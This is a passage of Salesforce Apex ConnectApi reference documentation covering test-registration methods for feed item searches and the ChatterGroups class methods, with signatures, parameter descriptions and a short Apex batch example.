Registers a test feed item page to be returned when `searchFeedItems(String, String, ConnectApi.FeedSortOrder)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The feed item test page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, sortParam)

Testing ConnectApi Code

`setTestSearchFeedItems(communityId, q, pageParam, pageSize, result)`

Registers a test feed item page to be returned when `searchFeedItems(String, String, String, Integer)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, pageParam, pageSize, sortParam, result)

Registers a test feed item page to be returned when `searchFeedItems(String, String, String, Integer, ConnectApi.FeedSortOrder)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

Registers a test feed item page to be returned when `searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)` is called during a test.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

feedType
: Type: `ConnectApi.FeedType`

  The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

q
: Type: String

  Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
: Type: `ConnectApi.FeedItemPage`

  The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount

Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density

Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam

Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId

Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount

Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density

Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`result`
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

Testing ConnectApi Code

`setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly

Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result

Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

Testing ConnectApi Code

`setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

Specify the test feed item page.

Return Value

Type: Void

Testing ConnectApi Code

ChatterGroups Class

Information about groups, such as the group's members, photo, and the groups the specified user is a member of. Add members to a group, remove members, and change the group photo.

Namespace

ConnectApi

ChatterGroups Methods

The following are methods for `ChatterGroups`. All methods are static.

IN THIS SECTION:

addMember(communityId, groupId, userId)

Adds the specified user to the specified group in the specified community as a standard member. To execute this method, the context user must be the group owner or moderator.

addMemberWithRole(communityId, groupId, userId, role)

Adds the specified user with the specified role to the specified group in the specified community. To execute this method, the context user must be the group owner or moderator.

addRecord(communityId, groupId, recordId)

Associates a record with a group.

createGroup(communityId, groupInput)

Creates a group.

deleteBannerPhoto(communityId, groupId)

Delete a group banner photo.

deleteMember(communityId, membershipId)

Deletes the specified group membership.

deletePhoto(communityId, groupId)

Deletes the photo of the specified group.

getAnnouncements(communityId, groupId)

Gets the first page of announcements in a group.

getAnnouncements(communityId, groupId, pageParam, pageSize)

Gets the specified page of announcements in a group. You can also specify the page size.

getBannerPhoto(communityId, groupId)

Get a group banner photo.

getGroup(communityId, groupId)

Returns information about the specified group.

getGroupBatch(communityId, groupIds)

Gets information about the specified list of groups. Returns a list of `BatchResult` objects containing `ConnectApi.ChatterGroup` objects. Returns errors embedded in the results for groups that couldn't be loaded.

getGroupMembershipRequest(communityId, requestId)

Returns information about the specified request to join a private group.

getGroupMembershipRequests(communityId, groupId)

Returns information about every request to join the specified private group.

getGroupMembershipRequests(communityId, groupId, status)

Returns information about every request to join the specified private group that has a specified status.

getGroups(communityId)

Returns the first page of all the groups. The page contains the default number of items.

getGroups(communityId, pageParam, pageSize)

Returns the specified page of information about all groups.

getGroups(communityId, pageParam, pageSize, archiveStatus)

Returns the specified page of information about a set of groups with a specified group archive status.

getMember(communityId, membershipId)

Returns information about the specified group member.

getMembers(communityId, groupId)

Get the first page of information about members of a group. The page contains the default number of items.

getMembers(communityId, groupId, pageParam, pageSize)

Get the specified page of information about members of a group.

getMembershipBatch(communityId, membershipIds)

Gets information about the specified list of group memberships. Returns a list of `BatchResult` objects containing `ConnectApi.GroupMember` objects. Returns errors embedded in the results for group memberships that couldn't be accessed.

getMyChatterSettings(communityId, groupId)

Returns the context user's Chatter settings for the specified group.

getPhoto(communityId, groupId)

Returns information about the photo for the specified group.

getRecord(communityId, groupRecordId)

Returns information about a record associated with a group.

getRecords(communityId, groupId)

Returns the first page of records associated with the specified group. The page contains the default number of items.

getRecords(communityId, groupId, pageParam, pageSize)

Returns the specified page from the list of records associated with a group.

inviteUsers(groupId, invite)

Invite internal and external users to join a group.

postAnnouncement(communityId, groupId, announcement)

Posts an announcement to the group.

removeRecord(communityId, groupRecordId)

Removes the association of a record with a group.

requestGroupMembership(communityId, groupId)

Requests membership in a private group for the context user.

searchGroups(communityId, q)

Returns the first page of groups that match the specified search criteria. The page contains the default number of items.

searchGroups(communityId, q, pageParam, pageSize)

Returns the specified page of groups that match the specified search criteria.

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)
Returns the specified page of groups that match the specified search criteria and that have the specified archive status.

setBannerPhoto(communityId, groupId, fileId, versionNumber)
Sets the group banner photo to an already uploaded file.

setBannerPhoto(communityId, groupId, fileUpload)
Sets the group banner photo to a file that hasn't been uploaded.

setBannerPhotoWithAttributes(communityId, groupId, bannerPhoto)
Sets and crops an already uploaded file as the group banner photo.

setBannerPhotoWithAttributes(communityId, groupId, bannerPhoto, fileUpload)
Sets the group banner photo to a file that hasn't been uploaded and requires cropping.

setPhoto(communityId, groupId, fileId, versionNumber)
Sets the group photo to an already uploaded file.

setPhoto(communityId, groupId, fileUpload)
Sets the group photo to the specified blob..

setPhotoWithAttributes(communityId, groupId, photo)
Sets and crops an already uploaded file as the group photo.

setPhotoWithAttributes(communityId, groupId, photo, fileUpload)
Sets and crops a binary input as the group photo.

updateGroup(communityId, groupId, groupInput)
Update the settings of a group.

updateGroupMember(communityId, membershipId, role)
Updates the specified group membership with the specified role in the specified community. This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

updateMyChatterSettings(communityId, groupId, emailFrequency)
Updates the context user's Chatter settings for the specified group.

updateRequestStatus(communityId, requestId, status)
Updates a request to join a private group.

updateRequestStatus(communityId, requestId, status, responseMessage)
Updates a request to join a private group and optionally provides a message when the request is denied.

`addMember(communityId, groupId, userId)`

Adds the specified user to the specified group in the specified community as a standard member. To execute this method, the context user must be the group owner or moderator.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember addMember(String communityId, String groupId,
String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.GroupMember`

addMemberWithRole(communityId, groupId, userId, role)

Adds the specified user with the specified role to the specified group in the specified community. To execute this method, the context user must be the group owner or moderator.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember addMemberWithRole(String communityId, String
groupId, String userId, ConnectApi.GroupMembershipType role)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

userId
Type: String

The ID for a user.

role
Type: `ConnectApi.GroupMembershipType`

The group membership type. One of these values:

- `GroupManager`
- `StandardMember`

Return Value

Type: `ConnectApi.GroupMember`

addRecord(communityId, groupId, recordId)

Associates a record with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecord addRecord(String communityId, String groupId,
String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

ID of the group with which to associate the record.

recordId
Type: String

ID of the record to associate with the group.

Return Value

Type: `ConnectApi.GroupRecord`

createGroup(communityId, groupInput)

Creates a group.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupDetail createGroup(String, communityId,
ConnectApi.ChatterGroupInput groupInput)
```

Parameters

communityId
Type: String,

Use either the ID for a community, `internal`, or `null`.

groupInput
Type: `ConnectApi.ChatterGroupInput`

The properties of the group.

Return Value

Type: `ConnectApi.ChatterGroupDetail`

deleteBannerPhoto(communityId, groupId)

Delete a group banner photo.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static Void deleteBannerPhoto(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

ID of the group.

Return Value

Type: Void

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

deleteMember(communityId, membershipId)

Deletes the specified group membership.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteMember(String communityId, String membershipId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

Return Value

Type: Void

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

deletePhoto(communityId, groupId)

Deletes the photo of the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deletePhoto(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: Void

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

`getAnnouncements(communityId, groupId)`

Gets the first page of announcements in a group.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String
groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.AnnouncementPage`

Usage

To post an announcement, get information about an announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the `ConnectApi.Announcements` class.

getAnnouncements(communityId, groupId, pageParam, pageSize)

Gets the specified page of announcements in a group. You can also specify the page size.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String groupId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.AnnouncementPage`

Usage

To post an announcement, get information about an announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the `ConnectApi.Announcements` class.

`getBannerPhoto(communityId, groupId)`

Get a group banner photo.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BannerPhoto getBannerPhoto(String communityId, String groupId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`groupId`
Type: String

The ID of the group.

Return Value

Type: ConnectApi.BannerPhoto

`getGroup(communityId, groupId)`

Returns information about the specified group.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupDetail getGroup(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.ChatterGroupDetail`

getGroupBatch(communityId, groupIds)

Gets information about the specified list of groups. Returns a list of `BatchResult` objects containing `ConnectApi.ChatterGroup` objects. Returns errors embedded in the results for groups that couldn't be loaded.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getGroupBatch(String communityId, List<String>
groupIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupIds
Type: List<String>

A list of up to 500 group IDs.

Return Value

Type: BatchResult[]

The `BatchResult.getResult()` method returns a `ConnectApi.ChatterGroup` object.

Example

```
// Create a list of groups.
ConnectApi.ChatterGroupPage groupPage = ConnectApi.ChatterGroups.getGroups(null);

// Create a list of group IDs.
List<String> groupIds = new List<String>();
for (ConnectApi.ChatterGroup aGroup : groupPage.groups){
    groupIds.add(aGroup.id);
}

// Get info about all the groups in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
groupIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the number of members in each group.
        ConnectApi.ChatterGroup aGroup;
        if(batchResult.getResult() instanceof ConnectApi.ChatterGroup) {
           aGroup = (ConnectApi.ChatterGroup) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(aGroup.memberCount);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

SEE ALSO:

getMembershipBatch(communityId, membershipIds)

`getGroupMembershipRequest(communityId, requestId)`

Returns information about the specified request to join a private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest getGroupMembershipRequest(String
communityId, String requestId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

requestId
Type: String

The ID of a request to join a private group.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Usage

This method is successful only when the context user is the group manager or owner, or has "Modify All Data" permission.

`getGroupMembershipRequests(communityId, groupId)`

Returns information about every request to join the specified private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String
communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: ConnectApi.GroupMembershipRequests

Usage

